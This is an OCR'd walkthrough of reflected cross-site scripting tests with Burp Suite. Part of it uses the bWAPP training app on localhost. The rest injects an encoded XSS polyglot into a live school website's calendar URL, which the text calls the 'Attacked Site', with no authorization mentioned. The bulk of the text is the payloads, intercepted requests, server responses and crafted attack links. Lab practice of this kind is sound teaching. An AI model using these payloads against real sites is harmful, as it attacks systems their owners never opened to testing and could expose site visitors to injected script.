Website link: http://www.itsecgames.com/




/ Portal /

bWAPP or a buggy web application is build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares you to conduct successful penetration testing and ethical hacking projects. bWAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only.

Which bug do you want to hack today? :-)

```
------- bWAPP v1.5 -------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
SQL Injection (Search)
SQL Injection (Select)
SQL Injection (Login)
```

bWAPP or a buggy web application is for educational purposes only / © 2014 MME BVBA All rights reserved




Filter: Hiding CSS, image and general binary content

```
#    Host                      Method  URL                              Params  Edited  Status  Length  MIME t...  Extension  Title                  Comment  SSL  IP
491  http://127.0.0.1          GET     /bwapp/htmli_get.php                             200     13598   HTML       php        bWAPP - HTML Inje...                  127.0.0.1
492  http://127.0.0.1          GET     /bwapp/htmli_get.php?firstname   ✓               200     13616   HTML       php        bWAPP - HTML Inje...                  127.0.0.1
493  http://detectportal.firefox.c...  GET  /success.txt                                 200     403     text       txt                                              23.217.52.27
494  http://detectportal.firefox.c...  GET  /success.txt?ipv4                  ✓          200     403     text       txt                                              23.217.52.27
495  http://detectportal.firefox.c...  GET  /success.txt?ipv6                  ✓          200     403     text       txt                                              23.217.52.27
496  http://detectportal.firefox.c...  GET  /success.txt                                 200     403     text       txt                                              23.217.52.27
497  http://detectportal.firefox.c...  GET  /success.txt?ipv4                  ✓          200     403     text       txt                                              23.217.52.27
498  http://detectportal.firefox.c...  GET  /success.txt?ipv6                  ✓          200     403     text       txt                                              23.217.52.27
499  http://detectportal.firefox.c...  GET  /success.txt                                 200     403     text       txt                                              23.217.52.27
```

```
GET /bwapp/htmli_get.php?firstname=[illegible]&lastname=[illegible]&form=submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/bwapp/htmli_get.php
Cookie: security_level=0; PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
```

Payload 1:


<script>alert(document.domain)</script>


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://127.0.0.1
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
13,655 bytes | 4 millis

```
GET
/bwapp/htmli_get.php?firstname=nasscom<script>alert(document.domain)</scr
ipt>&lastname=rk&form=submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/bwapp/htmli_get.php
Cookie: security_level=0; PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
```

```
</div>

<div id="main">

    <h1>HTML Injection - Reflected (GET)</h1>

    <p>Enter your first and last name:</p>

    <form action="/bwapp/htmli_get.php" method="GET">

        <p><label for="firstname">First name:</label><br />
        <input type="text" id="firstname" name="firstname"></p>

        <p><label for="lastname">Last name:</label><br />
        <input type="text" id="lastname" name="lastname"></p>

        <button type="submit" name="form" value="submit">Go</button>

    </form>

    <br />
    Welcome nasscom<script>alert(document.domain)</script> rk
</div>

<div id="side">

    <a href="http://twitter.com/MME_IT" target="blank_"
class="button"><img src="./images/twitter.png"></a>
    <a href="http://be.linkedin.com/in/[illegible]" target="blank_"
class="button"><img src="./images/linkedin.png"></a>
    <a
href="http://www.facebook.com/pages/MME-IT-Audits-Security/[illegible]
[illegible]" target="blank_" class="button"><img src="./images/facebook.png"></a>
    <a href="http://itsecgames.blogspot.com" target="blank_"
class="button"><img src="./images/blogger.png"></a>

</div>
```


Link after xss,
http://127.0.0.1/bwapp/htmli_get.php?firstname=nasscom<script>alert(document.domain)</script>&lastname=rk&form=submit




Payload 2:

<script>alert(document.domain)</script>‘%27%3balert(String.fromCharCode(88,83,83))%2f%2f%27%3balert(String.%20fromCharCode(88,83,83))%2f%2f%22%3balert(String.fromCharCode%20(88,83,83))%2f%2f%22%3balert(String.fromCharCode(88,83,83))%2f%2f--%20%3E%3C%2fSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert(String.fromCharCode(88,83,83))%20%3C%2fSCRIPT%3E’

Link after xss:
http://127.0.0.1/bwapp/htmli_get.php?firstname=nasscom%3Cscript%3Ealert(document.domain)%3C/script%3E%27%27%3balert(String.fromCharCode(88,83,83))%2f%2f%27%3balert(String.%20fromCharCode(88,83,83))%2f%2f%22%3balert(String.fromCharCode%20(88,83,83))%2f%2f%22%3balert(String.fromCharCode(88,83,83))%2f%2f--%20%3E%3C%2fSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert(String.fromCharCode(88,83,83))%20%3C%2fSCRIPT%3E%27&lastname=rk&form=submit







3 Application 3:

Website Link: http://riverside.edu.in

Attacked Site:
http://riverside.edu.in/news-events/yearly-calendar/?time=month&cid=mc-30c031f3e51e7c50e805261ec0b01b82&month=10&yr=2019



We can view the HTTP requests in the Proxy Intercept Tab.




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title	Comment	SSL	IP
4	http://detectportal.firefox.c...	GET	/success.txt			200	403	text	txt				23.52.73.84
5	http://detectportal.firefox.c...	GET	/success.txt			200	403	text	txt				23.52.73.84
6	http://detectportal.firefox.c...	GET	/success.txt			200	403	text	txt				23.52.73.84
7	http://riverside.edu.in	GET	/news-events/yearly-calendar/?ci...	✓		200	46406	HTML		Yearly Calendar | Ri...			3.218.54.243
8	http://detectportal.firefox.c...	GET	/success.txt			200	403	text	txt				23.52.73.84
9	http://detectportal.firefox.c...	GET	/success.txt			200	403	text	txt				23.52.73.84
10	http://detectportal.firefox.c...	GET	/success.txt?ipv4	✓		200	403	text	txt				23.52.73.84
11	http://detectportal.firefox.c...	GET	/success.txt?ipv6	✓		200	403	text	txt				23.52.73.84
12	http://riverside.edu.in	GET	/wp-content/themes/riverside/js/...	✓		404	30162	HTML	js	Nothing found for W...			3.218.54.243

```
GET /news-events/yearly-calendar/?cid=mc-[illegible]&month=9&yr=2020 HTTP/1.1
Host: riverside.edu.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://riverside.edu.in/news-events/yearly-calendar/
Cookie: _ga=GA1.3.[illegible]; _gid=GA1.3.[illegible]; PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
```


Upon finding that we have intercepted the input in Burpsuite, we can now send to Repeater. After that, we obtain this screen.



Target: http://riverside.edu.in

```
GET
/news-events/yearly-calendar/?cid=mc-[illegible]
[illegible]&month=9&yr=2020 HTTP/1.1
Host: riverside.edu.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://riverside.edu.in/news-events/yearly-calendar/
Cookie: _ga=GA1.3.[illegible];
_gid=GA1.3.[illegible];
PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
```

Upon sending the Repeater request, we receive a response containing the HTML Code of the website, which can be then exploited, by adding a Payload.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://riverside.edu.in
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
48,305 bytes | 409 millis


```
GET
/news-events/yearly-calendar/?cid=mc-30c031f3e51e7c50e805261ec0b
01b82'%27%3balert(String.fromCharCode(88,83,83))%2f%2f%27%3bale
rt(String.%20fromCharCode(88,83,83))%2f%2f%22%3balert(String.from
CharCode%20(88,83,83))%2f%2f%22%3balert(String.fromCharCode(88,8
3,83))%2f%2f--%20%3E%3C%2fSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert
(String.fromCharCode(88,83,83))%20%3C%2fSCRIPT%3E'<script>alert(
document.write('ip:'))alert(document.domain)</script>&month=9&yr
=2020 HTTP/1.1
Host: riverside.edu.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://riverside.edu.in/news-events/yearly-calendar/
Cookie: _ga=GA1.3.[illegible];
_gid=GA1.3.[illegible];
PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 10 Sep 2020 17:32:27 GMT
Server: Apache/2.4.18 (Ubuntu)
Link: <http://riverside.edu.in/wp-json/>; rel="https://api.w.org/"
Link: <http://riverside.edu.in/?p=102>; rel=shortlink
Vary: Accept-Encoding
Content-Length: 47988
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en-US">
<head>
<meta charset="UTF-8" />
<title>Yearly Calendar | Riverside Public School</title>
<link rel="profile" href="http://gmpg.org/xfn/11" />
<link rel="pingback" href="http://riverside.edu.in/xmlrpc.php" />
<meta name="google-site-verification"
content="[illegible]" />
<meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1">
<link rel="stylesheet"
href="http://riverside.edu.in/wp-content/themes/riverside/style.css">
<link rel="stylesheet"
href="http://riverside.edu.in/wp-content/themes/riverside/css/menu.css">
<link rel="stylesheet"
href="http://riverside.edu.in/wp-content/themes/riverside/css/subresponsive.css">
<link rel="icon"
href="http://riverside.edu.in/wp-content/themes/riverside/images/favicon.ico"
type="image/gif" sizes="16x16">
<script type="text/javascript"
src="http://riverside.edu.in/wp-content/themes/riverside/js/jquery.js"></script>
<script type="text/javascript"
src="http://riverside.edu.in/wp-content/themes/riverside/js/banner.js"></script>
<script type="text/javascript"
src="http://riverside.edu.in/wp-content/themes/riverside/js/banner1.js"></script>
<script type="text/javascript"
src="http://riverside.edu.in/wp-content/themes/riverside/js/menu.js"></script>
```

4 After payload:

http://riverside.edu.in/news-events/yearly-calendar/?cid=mc-30c031f3e51e7c50e805261ec0b01b82'%27%3balert(String.fromCharCode(88,83,83))%2f%2f%27%3balert(String.%20fromCharCode(88,83,83))%2f%2f%22%3balert(String.fromCharCode%20(88,83,83))%2f%2f%22%3balert(String.fromCharCode(88,83,83))%2f%2f--%20%3E%3C%2fSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert(String.fromCharCode(88,83,83))%20%3C%2fSCRIPT%3E'<script>alert(document.write('ip:'))alert(document.domain)</script>&month=9&yr=2020

We get the below output, after the script has been added and executed.



.

